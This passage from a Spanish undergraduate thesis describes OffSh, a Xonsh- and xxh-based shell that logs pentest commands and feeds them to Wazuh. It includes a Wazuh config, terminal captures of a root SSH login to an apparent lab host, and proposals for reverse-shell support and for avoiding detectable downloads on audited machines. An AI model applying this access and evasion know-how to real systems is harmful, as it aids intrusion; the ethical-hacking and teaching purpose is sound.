En la tabla 4.1 se comparan las soluciones propuestas en base a las características deseables que describimos inicialmente.

Respecto a la creación de un shell específico: dado que podríamos controlar la ejecución de los comandos y su output y acompañar esto de una lógica interna de la shell nos permitiría añadir metadatos. Sobre la portabilidad de la misma: habría que buscar la manera de capturar correctamente los comandos ejecutados en sesiones de SSH o de otro tipo de consola pero se podría diseñar de forma que no hiciera falta instalar ningún programa para utilizarlo. En la sección final se describe la solución final adoptada y cómo se afronta esta problemática.

4.3. Análisis del enfoque: Consola de comandos propia para tests de penetración de sistemas

Para crear una consola de comandos propia a Wazuh que permitiera resolver la problemática descrita se barajan múltiples opciones. Se ha invertido algo de tiempo en cada una de ellas para a continuación describir las ventajas e inconvenientes de cada una y, finalmente, tomar una decisión final.

4.3.1. Creación de un nuevo proyecto

Al igual que en el proyecto Faraday, otra opción válida podría ser crear un emulador de consola de comandos o una shell nueva para el proyecto, en lugar de modificar una existente.

Al contrario de lo que cabría esperar, no hay muchos proyectos de calidad en lo que a emuladores de terminales se refiere, además de los más conocidos (Gnome shell, Konsole, terminator...) y algunos proyectos menores escritos en otros lenguajes como Python, ruby o go, pero los hay o demasiado complejos (y escritos en lenguajes como C) o demasiado simples y con poco soporte de la comunidad (proyectos deprecados, con poca participación en Github o con muy poca actividad).

Por otro lado, se han analizado dos proyectos interesantes que podrían permitir escribir un emulador de terminal con mayor facilidad.

- Ruby TTY toolkit¹
- Python prompt toolkit²

El primer proyecto, en Ruby, tiene una buena documentación y un buen diseño, aunque es bastante menos activo que el segundo y está hecho en un lenguaje, en general, poco conocido.

Se ha valorado utilizar **Python prompt toolkit** porque es un proyecto más activo, escrito en un lenguaje más popular (y más afín al proyecto de Wazuh).

Sin embargo, tras muchas horas de dedicación al proyecto se puede concluir que la dificultad de crear una consola desde cero es demasiado grande para que el proyecto pudiera ser interesante a la comunidad. Tras consultarla con el tutor, se concluyó que llevar esto a cabo requeriría una planificación exhaustiva, mayores recursos y tiempo del que corresponde a un trabajo fin de grado.

4.3.2. Modificación de proyectos existentes

La segunda opción valorada es modificar un proyecto existente. Ya se comentó en el apartado referido al estado del arte [sec:estado del arte] que existen muchas opciones en las distintas herramientas relacionadas con consolas de comandos para generar un historial de comandos, pero la mayoría no contempla la necesidad de almacenar la salida y otros metadatos de los mismos. Al igual que mencionamos que el proyecto *Fraday* tiene su propia terminal con algunas características especiales que permiten alterar la ejecución de los comandos para hacerlos más fáciles de analizar, en este trabajo se plantea si se podría afrontar este problema utilizando un proyecto existente de ‘emulador de terminal’ y modificarlo (o añadirle alguna extensión) para la recopilación de los datos.

En este caso, se han trabajado varias opciones:

¹<https://github.com/piotrmurach/tty#4-contributin>

²<https://github.com/prompt-toolkit/Python-prompt-toolkit>

- **Alacritty**³, un proyecto opensource de emulación de terminal escrito en Rust, un lenguaje recientemente creado por Mozilla que resulta bastante rápido y funcional. Sin embargo, el desconocimiento del lenguaje y la complejidad del proyecto, además de la poca ayuda encontrada por parte de la comunidad del mismo me ha llevado a descartarlo como opción.
- **Terminator**⁴, un proyecto opensource de emulación de terminal escrito en Python y basado en **gnome-shell**. Esta opción ha dado muy buenos resultados y se discute a continuación.

Se preparó una prueba de concepto basada en un **plugin para terminator**⁵ que permite registrar información de los comandos ejecutados en el emulador. A partir de este se ha conseguido:

- Separar correctamente la ejecución de comandos entre sí, con la entrada y salida bien diferenciadas. Almacenando el resultado en un formato adecuado para ser decodificado
- Obtener metadatos de los comandos ejecutados.
- Una implementación con una lógica sencilla.

Dicho plugin está **disponible en Github**⁶

Esta opción es interesante y ha servido como base para empezar a integrar los comandos ejecutados con Wazuh, no obstante presenta el inconveniente de **requerir el uso de terminator** de forma obligatoria (lo que condiciona la experiencia de usuario), junto con la aparición de numerosos problemas al tratar de capturar los comandos ejecutados en una sesión SSH (en otro host), es una buena solución, pero mientras trabajábamos en ella encontramos otra alternativa que nos resultó más interesante.

4.3.3. Análisis del proyecto Xonsh

Como parte de la investigación sobre herramientas de emulación de shell, multiplexores, *shells*, etc... se ha analizado un proyecto llamado **Xonsh**⁷. Una consola interactiva de comandos **escrita en Python** con una fuerte base de soporte para *plugins* que es compatible con la sintaxis de otras shells más comunes (como bash y zsh) además de **tener la sintaxis de Python**.

³<https://github.com/alacritty/alacritty>

⁴<https://github.com/gnome-terminator/terminator>

⁵<https://github.com/gnome-terminator/terminator/blob/master/terminatorlib/plugins/logger.py>

⁶<https://github.com/spothound/auditor.py>

⁷<https://xon.sh/>

Utilizando plugins de Xonsh podemos añadir cualquier lógica a la ejecución de comandos, lo que nos permite fácilmente obtener metadatos sobre los comandos ejecutados y, dado que el propio shell tiene una lógica que analiza el input del usuario para ejecutar de una forma u otra los comandos, es bastante sencillo separar el input del output y **gestionar la ejecución de comandos problemáticos como *clear* o *vim***.

Por si fuera poco, existe un proyecto **creado a partir de Xonsh, XXH⁸**, diseñado para actuar como una capa de abstracción para comunicaciones a través de SSH que permite enviar en el momento de conexión con otro servidor una imagen portable de Xonsh a la máquina remota con las configuraciones y plugins presentes en el host local.

Se puede, por tanto, crear una herramienta que haga uso de Xonsh y XXH y de un par de plugins extra para ambos de forma que:

- Se registren los comandos ejecutados en Xonsh en la máquina local
- Cuando se establezca una conexión ssh con un host remoto se le envíe una imagen portable de la consola con el plugin necesario para guardar los registros
- Durante la sesión o al finalizar esta, se recuperen los logs generados en remoto (y enriquecidos gracias a Xonsh) y se almacenen en local
- Al final de la sesión se borren todos los archivos generados por XXH, que, por defecto, descarga los archivos necesarios para ejecutar Xonsh en un directorio aislado y oculto dentro del directorio *home* del usuario.

Si bien esta solución también ‘obliga’ al usuario a usar, no ya un emulador de terminal concreto (en este caso el usuario podría usar el que prefiera) sino un shell concreto (aunque Xonsh es compatible con la sintaxis de bash y de zsh, tiene algunas cosas que son diferentes), es una opción **muy versátil** que nos permitiría llegar a crear una shell específica para pentesting. Es muy fácil crear plugins, trabajar con los comandos y sus metadatos, etc.. y la integración con XXH hace que sea una opción **muy especial** puesto que el **reto de registrar los comandos ejecutados en un host remoto a través de ssh** no se puede solucionar fácilmente con la mayoría de las opciones propuestas y con esta sí.

⁸<https://github.com/xxh/xxh>

Capítulo 5

Diseño y desarrollo de un framework para hacking ético integrable con Wazuh: OffSh

5.1. Introducción

Xonsh es una shell que admite la sintaxis en Python pero que, además, puede ejecutar comandos con sintaxis propia de bash o zsh. Tiene un backend para crear un historial **dinámico y enriquecido** que servirá para extraer los metadatos interesantes de la ejecución de comandos y, adicionalmente, su funcionamiento **puede ser modificado y extendido con plugins utilizando un soporte nativo para éstos**.

Para solucionar el problema del registro de ejecución de comandos se puede crear una extensión que permita modificar el backend del historial de comandos, para enriquecer la información almacenada y redirigirla del modo que queramos (a un fichero JSON, syslog, o enviarla directamente a Wazuh son algunas de las opciones) [Too][**Xonshdocs**].

5.1.1. Desarrollo y control de versiones

Para albergar el código de este proyecto se ha creado una organización en Github llamada **Offsh**¹(Offensive Shell) y en ella he creado un plugin para Xonsh llamado **xontrib-syslog-profiler**².

Se ha utilizado Github por ser un portal de git (controlador de versiones) muy conocido que ademas tiene un sistema de ‘acciones’ que permite automatizar tareas de despliegue y que se ha utilizado para **desplegar el plugin en la plataforma de Pypi de forma que pueda ser instalado**.

¹<https://github.com/offsh>

²<https://github.com/offsh/offsh>, en Xonsh, a los plugins se les llama xotribs, de ahí el nombre.




Figura 5.1: Ejemplo del uso de Github actions para el despliegue del plugin en Pypi. En ella se aprecia cómo, de forma automática, Github lanza una serie de scripts cuando se genera un nuevo ‘tag’ del código y sube el nuevo paquete al repositorio de pip.

do usando el comando “pip”. Este despliegue se hace automáticamente usando un ‘github action’ cada vez que se crea un Tag (release) de una nueva versión del plugin (ver Figura 5.1).

Este plugin hace que todos los comandos ejecutados en Xonsh se guarden en un registro (común a todas las terminales). Basta con instalar el plugin y activarlo en el archivo de configuración de Xonsh para empezar a generar los registros en un fichero predeterminado.

Además, el proyecto incluye un archivo especial de configuración con algunas opciones interesantes para darle un aspecto visual diferente al shell original. Entre estas mejoras, se ha añadido un prompt en forma de barra, que asigna un color aleatorio (dentro de un rango, acorde con el fondo) al nombre de usuario, dominio y directorio activo. De esta forma, cuando se pasa de un host a otro utilizando xxh, se puede apreciar fácilmente el cambio de host y/o de usuario (ver Figura 5.2).

5.1.2. Otros usos para el framework

El framework desarrollado permite montar imágenes modificadas de Xonsh con las características y plugins que se quieran. Como además el plugin que registra los logs que se ha diseñado utiliza el formato syslog, esta funcionalidad podría integrarse con **cualquier otro software además de Wazuh**. Y los shells creados podrán usarse para distintas funcionalidades.

En el apendice ?? se expone un ejemplo del uso del mismo, con una propuesta de texto que podría ser incluido en las prácticas de la asignatura de Ingeniería de Servidores (ISE) del Grado en Ingeniería Informática de la Universidad de Granada, con o sin modificaciones. Así como un ejemplo en la Figura 5.3 de los logs generados.

```

root@votenow:/var/www... 01:29 PM
root@votenow:/var/www/phpmyadmin|xonsh Wednesday 07 April 2021
File Actions Edit View Help
>> kali ~
$ cd Desktop/test/
kali 21-04-07 13:29:03-04
>> kali ~/Desktop/test
$ sudo su
kali 21-04-07 13:29:07-04
>> root /home/kali/Desktop/test
kali 21-04-07 13:29:11-04
# cd /tmp/hsperefdta_elasticsearch/
kali 21-04-07 13:29:16-04
# root /tmp/hsperefdta_elasticsearch
kali 21-04-07 13:29:16-04
#
>> kali ~/Desktop/test
$ xxh -if -i ~/.ssh/root.key root@votenow.local -p 2082
Install xxh-shell-xonsh to votenow.local:/root/.xxh
Remove votenow.local:/root/.xxh/.xxh
First time upload using rsync (this will be omitted on the next connections)
First run xxh-shell-xonsh on votenow.local
>> root /var/www/phpmyadmin
votenow 21-04-07 18:29:26+01
# hostname
votenow.local
>> root /var/www/phpmyadmin
votenow 21-04-07 18:29:36+01
# 

```

Figura 5.2: Visualización del uso de offsh con un cambio de host usando xxh. En la imagen se aprecia como el prompt (en barra) muestra el usuario activo, el hostname, directorio actual y el momento de ejecución de cada comando. Esta información (excepto el tiempo) tiene un color determinado por un hash del nombre (de usuario, hostname o path) de forma que el color cambia cuando alguno de estos aspectos cambia también.

5.1.3. Envío de los logs a Wazuh

Sobre el envío de los registros a Wazuh, ya se ha discutido en el capítulo anterior (sección 3.2.2) cuales serían las alternativas posibles. Básicamente se trata de enviar el fichero generado por Xonsh al manager, bien usando el agente de Wazuh o un cliente de syslog. Para el caso de uso práctico del capítulo final, por simplicidad, utilizaremos la otra opción propuesta: instalar **directamente el Wazuh Manager** en el entorno con Xonsh y configurarlo para que lea directamente el archivo con los registros.


La configuración necesaria está brevemente explicada en el repositorio de Github y es la que aparece en el Listado 5.1.

Listing 5.1: Configuración necesaria para que Wazuh analice los logs generados por Xonsh

```

<localfile>
2   <location>/home/*/.local/share/Xonsh/syslog/shell_profiler.log</
        location>
    <log_format>syslog</log_format>
4 </localfile>

```



The screenshot shows a terminal window titled 'kali@kali: ~/Desktop/test | xonsh'. The terminal displays several commands and their outputs:

```

>> kali ~/Desktop/test
$ __xonsh__ history[:]
[HistoryEntry(cmd: 'ls\n', out=None, rtn=0, ts=[1617816994.994537, 1617816995.0066001]),
 HistoryEntry(cmd: 'pwd\n', out='/home/kali/Desktop/test\n', rtn=0, ts=[1617816995.5788085, 1617816995.581595]),
 HistoryEntry(cmd: 'echo "hello world"\n', out='hello world\n', rtn=0, ts=[1617816998.414675, 1617816998.4298046]),
 HistoryEntry(cmd: 'for i in range(10):\n    print(i)\n', out='0\n1\n2\n3\n4\n5\n6\n7\n8\n9\n', rtn=0, ts=[1617817010.731735, 1617817010.7315907])]

>> kali ~/Desktop/test
$ history info
backend: json
sessionid: 1b04a33a-a56b-462d-8e57-0ce070603466
filename: /home/kali/.local/share/xonsh/xonsh-1b04a33a-a56b-462d-8e57-0ce070603466.json
length: 5
buffersize: 100
bufferlength: 5
gc options: (8128, 'commands')
gc_last_size: (8128, 'commands')
syslog_filename: /home/kali/.local/share/xonsh/syslog/shell_profiler.log

>> kali ~/Desktop/test
$ cat /home/kali/.local/share/xonsh/syslog/shell_profiler.log
Mar 18 16:19:57 kali xonsh_profiler: chsh executed at /home/kali by kali with output: Password: Changing the login shell for kali Enter the new value, or press ENTER for the default Login Shell [/bin/xonsh]: [0]14.786378860473633 seconds
Mar 18 16:19:59 kali xonsh_profiler: clear executed at /home/kali by kali with output: Not available [0][0.005562782287597656 seconds]
Mar 18 16:20:01 kali xonsh_profiler: xxh executed at /home/kali by kali with output: Traceback (most recent call last): File "/tmp/.mount_xonshT2noKw/opt/python3.8/lib/python3.8/site-packages/xonsh/built_ins.py", line 592, in _run_binary p = self.cls(self.cmd, bufsize, **kwargs) File "/tmp/.mount_xonshT2noKw/opt/python3.8/lib/python3.8/subprocess.py", line 854, in _init_ self._execute_child(args, executable, preexec_fn, close_fds, File "/tmp/.mount_xonshT2noKw/opt/python3.8/lib/python3.8/subprocess.py", line 1702, in _execute_child raise child_exception_type(errno_num, err_msg, err_filename) FileNotFoundError: [Errno 2] No such file or directory: 'xxh' During handling of the above exception, another exception occurred: Traceback (most recent call last): File "/tmp/.mount_xonshT2noKw/opt/python3.8/lib/python3.8/site-packages/xonsh/proc.py", line 1889, in _init_ _proc = spec.pipeline_group.pipeline_group File "/tmp/.mount_xonshT2noKw/opt/python3.8/lib/python3.8/site-packages/xonsh/built_ins.py", line 581, in run p = self._run_binary(kwargs) File "/tmp/.mount_xonshT2noKw/opt/python3.8/lib/python3.8/site-packages/xonsh/tools/xonsh_error.py", line 608, in _run_binary raise XonshError(e) xonsh.tools.XonshError: xonsh: subprocess [1][0.1217045783996582 seconds]
Mar 18 16:20:15 kali xonsh_profiler: pip3 install xxh-xxh executed at /home/kali by kali with output: Collecting xxh-xxh Downloading xxh_xxh-0.8.7-py3-none-any.whl (25 kB) Requirement already satisfied: pyyaml in /usr/lib/python3/dist-packages (from xxh-xxh) (5.3.1) Requirement already satisfied: pexpect≥4.8.0 in /usr/lib/python3/dist-packages (from xxh-xxh) (4.8.0) Installing collected packages: xxh-xxh Successfully installed xxh-xxh-0.8.7 [0][3.0243265628814697 seconds]

```

Figura 5.3: Ejemplo del fichero generado por el plugin, así como de la forma que tiene Xonsh de almacenar la información (como un objeto Python). En el primer comando ejecutado se ve un mapa con los comandos y sus metadatos, a continuación se usa ‘history info’ para obtener información del backend del historial de Xonsh y se hace un cat del archivo de syslog generado, que contiene la información con el formato que genera el plugin de syslog.

5.2. Análisis de los registros y generación de alertas

Para que Wazuh pueda analizar los registros generados e indexarlos necesitamos algunas reglas y decodificadores adicionales en el conjunto de reglas (*ruleset*) de Wazuh.

Se utilizará un único decoder base (puesto que hemos configurado el plugin de Xonsh para escribir en el registro todos los registros con el mismo formato) que extraiga la información relevante de los comandos una regla sencilla para generar alertas con la ejecución de comandos. A continuación, se desarrollarían alertas más concretas para determinados comandos o salidas de los mismos e incluso se podrían hacer decodificadores (*decoders*) especiales para **extraer información adicional de la ejecución del comando** como por ejemplo opciones utilizadas o algún elemento interesante de la

salida del mismo.

Un detalle importante a tener en cuenta es que el sistema de análisis de registros de Wazuh funciona con una lógica estructurada en árboles de decisión para generar las alertas. Una vez un registro es decodificado por un decoder, se comprueba si concuerda con alguna de las reglas del primer nivel y, si lo hace, entonces se evalúan reglas hijas de la regla que ha coincidido con el registro. Se repite el proceso hasta que no hay más reglas hijas que concuerden con el log y entonces se **genera una única alerta** a partir de esta última regla. Ver Figura 5.4 para un ejemplo ilustrado.

Teniendo esto en cuenta, podemos crear distintas alertas cada vez más específicas y con distintos grupos y niveles según lo importante que pueda ser la ejecución de ese comando y el tipo de acción que se lleva a cabo. Por ejemplo, algunos grupos en los que agrupar alertas podrían ser:

- reconocimiento
- ocultación
- vulnerabilidades
- escalada de privilegios

Y según la importancia de cada evento se le asignaría un nivel u otro a la alerta.

765.3. Trabajar con logs de dispositivos externos utilizando XXH




Figura 5.4: Ejemplo gráfico de cómo funciona la lógica de alertas y decoders de Wazuh. Cada decoder tiene una o varias reglas asociadas y estas pueden o no tener hijas. Se van leyendo los decoders hasta que uno coincide con el log de entrada, entonces se van leyendo las reglas en orden hasta que una coincide y esto se repite con las hijas de esta regla hasta que una ya no tiene más hijas (que coincidan con el log), entonces se genera una alerta basada en esa regla.

5.3. Trabajar con logs de dispositivos externos utilizando XXH

Ya hemos hablado de XXH, un proyecto complementario a Xonsh que nos permite utilizar una imagen portable de Xonsh (con un **Python embebido** que nos permite ejecutarlo sin necesidad de tener Python en el sistema) en hosts remotos a los que conectemos por SSH.

Una primera decisión a tener en cuenta sería **cómo y cuando obtener los logs de las sesiones externas**, es decir, aunque se use XXH para ejecutar una versión portable de Xonsh que registre la información de los comandos en un fichero remoto (en la máquina accedida), se necesita un mecanismo para enviar dichos logs de nuevo al dispositivo desde el que se

abrió la conexión.

La opción más transparente al usuario es modificar XXH para que utilice los mismos credenciales y protocolos que utiliza para **enviar la imagen portable de Xonsh** y descargue los registros generados en el dispositivo remoto.

Para ello se ha diseñado una versión de XXH³ (a partir de un fork) con las modificaciones necesarias para poder ejecutar ‘plugins’ que permitan reutilizar los credenciales de conexión para establecer segundas conexiones de ssh o tcp/rsync, que se usarían para obtener los logs. Además, he creado un plugin⁴ que permite descargar los registros generados en el dispositivo remoto.

Además, se ha diseñado un pequeño archivo de configuración⁵ para Xonsh, con algunas modificaciones para mejorar la experiencia de usuario (un prompt visualmente atractivo, colores diferentes según el host en el que estemos trabajando y el nombre de usuario, etc..), plugins de Xonsh que pueden resultar útiles durante las auditorías, alias y demás.

Otra opción que también se ha barajado sería crear un plugin o una funcionalidad para Xonsh de ‘directorios compartidos’. Al igual que hacen algunos software de virtualización (como Virtualbox o Docker), aprovechando la potencia de XXH se podría plantear dicho módulo y utilizarlo para **sincronizar en tiempo real los resultados de las sesiones remotas**. Esta funcionalidad no se ha implementado como parte del proyecto pero se valora como una posible alternativa de mejora para la opción (más simple) escogida.

De cualquier modo, XXH es una herramienta que se ha incluido de forma nativa (el fork creado a partir de la rama principal de desarrollo) en el framework puesto que consideramos que las funcionalidades que aportan son muy importantes para el desarrollo de distintas consolas de comandos que puedan construirse con las herramientas diseñadas.

Para más información, ver figuras 5.6 y 5.5

Xonsh es una herramienta versátil, a la que se pueden añadir fácilmente plugins con nuevas funcionalidades. Es por ello que supone **una buena oportunidad para la creación de una consola de comandos especializada en ciberseguridad**.

Podemos, por tanto, definir una imagen de consola de comandos de offsh como un paquete instalable en cualquier sistema operativo compatible con Python (que además, incluye una versión embebida de Python para evitar problemas con la versión del sistema operativo dónde se ejecuta), con soporte para usar XXH y archivos de configuración específicos (de Xonsh y XXH), plugins para ambos software y software adicional (por ejemplo, paquetes de

³<https://github.com/offsh/xxh>

⁴<https://github.com/offsh/xxh-plugin-local-syslog-profiler>

⁵<https://github.com/offsh/offsh/blob/main/Xonshrc>

785.3. Trabajar con logs de dispositivos externos utilizando XXH




Figura 5.5: Diagrama de flujo de datos e información en el que se visualizan las distintas partes del proyecto y cómo interactúan entre sí.

python instalados en el python embbebido, o binarios incluidos en el paquete con software específico para alguna tarea) que se encapsulan dentro de un paquete del tipo ‘appimage’.

Algunas de las ideas que se proponen para distinguir este de cualquier otro shell serían:

- Un soporte específico para creación de Consola inversa que permita crear fácilmente una conexión a través de xxh con un dispositivo en el que se consiga ejecutar código arbitrario, facilitando el acceso a determinadas herramientas dentro del mismo (como nmap u gobuster u otras herramientas útiles para analizar redes internas) y la experiencia de usuario (muy mala en muchas ocasiones por las condiciones visuales y de usabilidad de las shell inversas).
- Añadir utilidades de Python relacionadas con la ciberseguridad que se integren con la imagen de Xonsh específica para seguridad, de forma que sean accesibles sin necesidad de instalación. Programas típicos que no pesen mucho, alias, shortcuts, etc..
- Aprovechar que Xonsh tiene una base de **prompt_toolkit** para añadir prompts dinámicos con información útil sobre los hosts analizados, colores para resaltar información importante, etc..




Figura 5.6: Gráfico con información de la estructura y extensiones del proyecto OffSh (Offensive Shell).

- Añadir scripts en pytest que realicen checks en el servidor en el que se ejecutan o en uno externo y generen alertas en Wazuh si se cumplen determinadas condiciones (automatización de la búsqueda de errores).
- Integraciones directas con softwares de ciberseguridad como Wazuh o Elastic SIEM.

5.4. Simplificación de la instalación: appimage

Para unificar todo el código desarrollado durante el trabajo tendríamos que conseguir algún tipo de ‘paquete’ instalable que contuviera los siguientes elementos.

- Una versión de Xonsh reciente
- El archivo de configuración diseñado.
- La versión de xxh desarrollada para el proyecto.
- El plugin de Xonsh para generar los registros.
- El plugin de xxh para descargar los registros externos.
- El plugin para analizar el output de determinados comandos.
- Otros plugins que puedan ser añadidos en un futuro.

Una solución a este problema sería introducir en el archivo de configuración de Xonsh el código necesario para instalar todas estas dependencias si no se encontraran instaladas. Sin embargo, esto tendría el inconveniente de hacer a Xonsh conectarse con hosts remotos para descargar código en la primera ejecución, y esto sería un aspecto negativo cuando se ejecuta Xonsh en una máquina a la que se ha accedido como parte de una auditoría (puesto que estas conexiones podrían ser detectadas).

Sin embargo, siguiendo la documentación de XXH se puede descubrir un elemento interesante: las **appimages**. Un tipo de empaquetación de software **portable y multiplataforma** que se puede utilizar sin necesidad de instalarlo ni de permisos de administrador en **cualquier sistema operativo**.

Xxh hace uso de estas *appimages* para enviar un Xonsh portable y con un **Python embbebido** que hace que podamos **ejecutar un shell Xonsh en cualquier dispositivo** sin necesidad de tener permisos de administrador o que Python esté instalado o actualizado en el host.

Del mismo modo, Xonsh ofrece un método de ‘instalación’ basado en estas appimages y ofrece **medios para generar appimages personalizadas de Xonsh**.

Por tanto, la solución obvia parece ser **crear una appimage** de Xonsh con los elementos ya descritos, de forma que baste con descargarla y ejecutarla. Y que sea esta appimage la que se envía a los dispositivos remotos cuando se establece una conexión utilizando xxh.

